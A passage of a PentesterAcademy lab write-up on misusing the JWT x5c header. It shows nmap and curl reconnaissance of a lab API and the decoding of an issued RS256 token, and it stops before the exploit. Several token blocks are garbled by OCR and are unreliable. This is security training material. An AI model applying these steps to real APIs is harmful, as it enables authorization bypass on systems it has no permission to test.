ATTACK DEFENSE


by PentesterAcademy

Name	x5c Claim Misuse
URL	https://attackdefense.com/challengedetails?cid=1430
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 72  bytes 8247 (8.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 92  bytes 346484 (346.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.129.185.2  netmask 255.255.255.0  broadcast 192.129.185.255
        ether 02:42:c0:81:b9:02  txqueuelen 0  (Ethernet)
        RX packets 18  bytes 1452 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.129.185.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.129.185.3



```
root@attackdefense:~# nmap 192.129.185.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 11:43 UTC
Nmap scan report for target-1 (192.129.185.3)
Host is up (0.000021s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:81:B9:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@attackdefense:~#
```

Finding more information about the running services:

Command: nmap -sS -sV -p 8080 192.129.185.3




```
root@attackdefense:~# nmap -sS -sV -p 8080 192.129.185.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 11:44 UTC
Nmap scan report for target-1 (192.129.185.3)
Host is up (0.000050s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:81:B9:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.129.185.3:8080



```
root@attackdefense:~# curl 192.129.185.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |   GET      | Issues a JWT token.
/goldenticket   |   POST     | Get your golden ticket (if role='admin').
    /help       |   GET      | Show the endpoints info.

root@attackdefense:~#
```


The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command:
curl http://192.129.185.3:8080/issue



```
root@attackdefense:~# curl http://192.129.185.3:8080/issue
-== Issued Token: ==-

eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIs
biI6Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTWpjelpUSTVNVFEzWlRkbVpH
bVZpTUdVMFpqUTFZV1psTUdZMU1qWmhZVEUwWlRBNU5XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNVFJtWTJO
YzVaR1k0TjJVeFlUTmlOamN5TTJKa01tRXlOREF6TW1VNVptUmlOMll3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5tRTRNbVk1T0RFMk1ERm1ZekV3
a09URTJabUl3T1dKbFptSXdZbVEyTmpoaVpUZzBOalU0TURRMk56VXhObVkzWkdOaU9EWmxPR0ZzTURZMlltWTNNekl4TmpOalltTXpaRFE1TkdZMk9XRmha
TTJObFpqSTBORFpqTWpZelpqZGxNVFUyTWpNNE9HUmpNREppT0RrMFl6RmxOVFJsTkRjNU5EUTVObVkxTnpRMFlqWmlPRGxrT0dFM1pqZ3dZV1ZtTkdFMlpH
RFZqTlRJelpEUmxNVGhoWW1JM05XWmxZbUpoT1dVM09ERTFOemRpTUdRMFpHVXlPV1l3WWpaalpEUXdaVGRtTURSbE5UQmhaakE0TkRNMlpEbGlNbUUxWldN
Sm1OV1ZpTldZNU9ESTVOVEpqTXpBME5USmxNMk0yT0dZd1lqQTVZV1V6WldGbFlqTm1ZakUxWVRZM01XTTBObU01WkRWaE5HUTJZalJsWm1ZMU9ERmtabVE1
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TUdVek1XRmxZVE5sTWpRM1ptSTVPV1l5WTJGbFpUaGhZV0prT0RreU5tRmhZVGN3TW1aa1lqSTBOMkV6TjJZM05XTTVaR0ZtT1RNMU5ERTNPR016WVRObE5q
bUV6TkRVNU4yVTRPRFZoTWpkaE5ETmxOVGhqTnpObU5XTXdNR1EyWXpWaVpXUTFORFkyWWpVeFpESTNNVFkzTXpnMk4yWTVZMlZpWkRWa09HWm1abU5rWXpo
Z3pNamxsTVRsaE5HVmtZV0l5WkRnNE1qY3pZekkyWW1KbVpqazJPVEpoTnpOaVpqRTNaRGsyWWpZMk5qVTBOemxpTW1ZelpqY3hPV1ZqT0RCak5UVTVOamN3
M1lUSTNNekkwWmpFNU0yWmxOVGsyTVRZeFpUY3pPREl5TVRBeFlURTROVGRoTVRjNU5UVTJPV1U1WkRZM01qRTJZVGd3WXpRek1tTXlNamcxWXpoayIsIng1
WlpDRTNZSXU2TE02UW9HdWZ0cmIvL0Y0d0RRWUpLb1pJaHZjTkFRRUxCUUF3Z1pNeEN6QUpCZ05WQkFZVEFsVlRNUk13RVFZRFZRUUlEQXBEWVd4cFptOXli
```

```
WlpXYkM2QjZiQWxEcU1qNmJJc241Q3RiSFdteXlMZTk2allxRmJaY1U4L0tMWW54RktOZjlIcEdTWnBvYTc1dnp
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TWtVeU4wTXpOalZDUWcifQ.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjox
_XUl3zIzrFFWn4nNoZAnEMwv6OI1IdLsBDdDRWL6WxYdYjp4r17mmV_Ni8cyB5snNnBE8GG6N_E8i8AUiCWNkws
5BKgJgwF6V-iKHVJAiR6vrRqfzDR_AD5gVkHTp1eTzkgImomo-Z7bZ2THVAPtu8sVyNGyGcGpdBQbFsN2ZxLFgC
SBNISrGC7trjBewWz6yYAPebDSTmBObe-BKowEjSK_mKCevKk1K3sYNzw0E-zatPR30y5PsVIqaqtAdLvF5app5
SCjaP4J7lLyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwL
eYMBo

===========================
root@attackdefense:~#
```

The response contains a JWT Token.

Issued JWT Token:
eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtV
eU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJT
MjU2IiwibiI6Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0
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U1qSmlZVGsyWlRVMVpqazNZbVZpTUdVMFpqUTFZV1psTUdZMU1qWmhZVEUwWlRBNU5
XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNV
FJtWTJOaFpHUTBOMlUxWm1VME1HSTFZakl5TmpWbU9UYzVaR1k0TjJVeFlUTmlOamN5TT
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TRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpNVGt4WVRsaE5tUXhNRGt5T1RGa09URTJab
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pqTXpBME5USmxNMk0yT0dZd1lqQTVZV1V6WldGbFlqTm1ZakUxWVRZM01XTTBObU01Wk
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saE5HVmtZV0I5WkRnNE1qY3pZekkyWW1KbVpqazJPVEpoTnpOaVpqRTNaRGsyWWpZMk5

qVTBOemxpTW1ZelpqY3hPV1ZqT0RCak5UVTVOamN3T0RZM09HSXhaREJrWVRZNFpETml
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GRoTVRjNU5UVTJPV1U1WkRZM01qRTJZVGd3WXpRek1tTXlNamcxWXpoaylsIng1YyI6Ik1J
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EWVd4cFptOXlibWxoTVJJd0VBWURWUVFIREFsVGRXNXVlWFpoYkdVeEVqQVFCZ05WQkF
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Gd2NHVnlNUTh3RFFZRFZRUUxEQVpYYVhSeVlYQXhFakFRQmdOVkJBTU1DWGRwZEhKd
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ExtTn
ZiVENDQWlJd0RRWUpLb1pJaHZjTkFRRUJCUUFEZ2dJUEFEQ0NBZ29DZ2dJQkFOVElyWW
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```
g3bWFnb3paakhreHZoK0VMbXVUWlpXYkM2QjZiQWxEcU1qNmJJc241Q3RiSFdteXlMZTk2alI
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ZDUWcifQ.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNT
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Nzw0E-zatPR30y5PsVIqaqtAdLvF5app55aZSJH9n8dsx3tSZEswuiWShABnHwepyUBUAyPyTI
s9BSfupP6qyFIJje8TUSoSMXofXuSCjaP4J7ILyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-
MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO4xARVbyjoVpgCw2Ikc
3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo
```


Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



Encoded

```
eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5V
UXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZD
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Ml13WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdS
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```

Decoded

HEADER:

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{
  "x5t":
"OEU5N0UwQTdCNDU3QjA0NUQxRjBCN0NCMzQ0NUFFMkUyN0MzNjVCQg",
  "use": "sig",
  "e": "MTAwMDE",
  "kty": "RSA",
  "alg": "RS256",
  "n":
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

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

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

```
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YjFkRXRyaWRpbitBcnZTbTJvTlYxTnhqZjBYUFBL
```

PAYLOAD: DATA

```
{
  "iat": 1574682363,
  "role": "authenticated",
  "exp": 1574768763
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN CERTIFICATE-----
  MIIGCTCCA/GgAwIBAgIUR/iZZCE3Y
  Iu6LM6QoGuftrb//F4wDQYJKoZIhv
  cNAQELBQAwgZMxCzAJBgNVBAYTAlV
  TMRMwEQYDVQQIDApDYWxpZm9ybmlh ,
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```

Signature Verified

Note:


1. The algorithm used for signing the token is "RS256".
2. The token is using x5c header parameter which contains the X.509 certificate to be used for token verification.
3. The token has various fields: n, e, x5c, x5t, kid. Also, notice that kid value is equal to x5t value.

Info:

1. The "x5c" (X.509 certificate chain) Header Parameter contains the X.509 public key certificate or certificate chain corresponding to the key used to digitally sign the JWS.

